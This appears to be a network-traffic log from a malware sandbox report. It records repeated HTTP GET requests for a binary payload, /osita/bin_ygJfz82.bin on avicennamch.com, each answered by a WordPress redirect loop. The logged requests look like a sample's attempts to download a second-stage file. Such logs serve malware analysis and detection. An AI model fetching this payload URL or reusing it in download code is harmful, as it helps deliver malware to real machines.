May 11, 2021 14:03:19.233160973 CEST	9169	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:18 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:20.158875942 CEST	9245	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:20.713126898 CEST	9246	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:20 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:21.690817118 CEST	9322	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:22.376015902 CEST	9322	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:21 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:23.268528938 CEST	9399	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:03:23.792221069 CEST	9400	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:23 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:24.659966946 CEST	9477	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:25.300637960 CEST	9477	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:24 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:26.285713911 CEST	9554	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:26.999505043 CEST	9555	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:26 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:27.987538099 CEST	9631	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:28.663278103 CEST	9632	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:28 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:29.645052910 CEST	9709	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:30.492567062 CEST	9709	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:29 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:31.457528114 CEST	9787	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:32.018726110 CEST	9788	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:31 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:32.988437891 CEST	9864	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:03:33.644983053 CEST	9864	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:33 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:34.551186085 CEST	9941	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:35.272936106 CEST	9941	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:34 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:36.208066940 CEST	10018	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:36.745985985 CEST	10018	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:36 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:37.660623074 CEST	10096	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:38.206449032 CEST	10096	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:37 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:39.090409040 CEST	10172	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:39.693404913 CEST	10173	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:39 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:40.583724976 CEST	10248	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:41.191375017 CEST	10249	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:40 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:42.099026918 CEST	10325	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:03:42.703739882 CEST	10325	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:42 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:43.567915916 CEST	10402	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:44.135768890 CEST	10402	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:43 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:45.098849058 CEST	10479	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:45.810832024 CEST	10479	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:45 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:46.770783901 CEST	10556	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:47.401124954 CEST	10556	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:46 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:48.364590883 CEST	10634	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:49.349910021 CEST	10635	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:48 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:50.724378109 CEST	10711	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:51.530771017 CEST	10711	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:50 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:52.459871054 CEST	10788	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:03:53.038024902 CEST	10789	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:52 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:54.005870104 CEST	10865	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:54.561620951 CEST	10866	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:54 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:55.427839041 CEST	10943	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:56.000973940 CEST	10944	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:55 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:56.928607941 CEST	11020	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:57.477998972 CEST	11020	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:56 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:58.381475925 CEST	11096	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:03:58.961355925 CEST	11097	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:58 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:03:59.865921974 CEST	11172	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:00.394136906 CEST	11173	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:03:59 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:01.302901030 CEST	11250	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:04:01.979273081 CEST	11251	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:01 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:02.912579060 CEST	11327	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:03.510622025 CEST	11328	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:02 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:04.444035053 CEST	11404	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:05.006553888 CEST	11405	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:04 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:05.897327900 CEST	11482	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:06.440732956 CEST	11482	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:05 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:07.382128954 CEST	11559	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:07.937366009 CEST	11560	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:07 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:08.913392067 CEST	11636	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:09.493913889 CEST	11636	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:08 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:10.426561117 CEST	11713	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:04:10.963356972 CEST	11714	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:10 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:11.883366108 CEST	11790	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:12.529957056 CEST	11790	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:11 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:13.570173025 CEST	11868	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:14.347250938 CEST	11868	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:13 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:15.257961035 CEST	11945	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:15.850013971 CEST	11945	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:15 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:16.727026939 CEST	12022	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:17.305912018 CEST	12022	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:16 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:18.211570024 CEST	12099	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:18.729069948 CEST	12099	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:18 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:19.617588997 CEST	12177	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:04:20.182004929 CEST	12177	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:19 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:21.211858988 CEST	12254	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:21.803276062 CEST	12255	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:21 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:23.086756945 CEST	12332	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:23.860538006 CEST	12332	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:23 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:24.758266926 CEST	12408	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:25.407870054 CEST	12409	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:24 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:26.399306059 CEST	12486	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:27.110202074 CEST	12486	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:26 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:28.042656898 CEST	12564	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:28.620795012 CEST	12564	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:28 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:29.509931087 CEST	12641	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
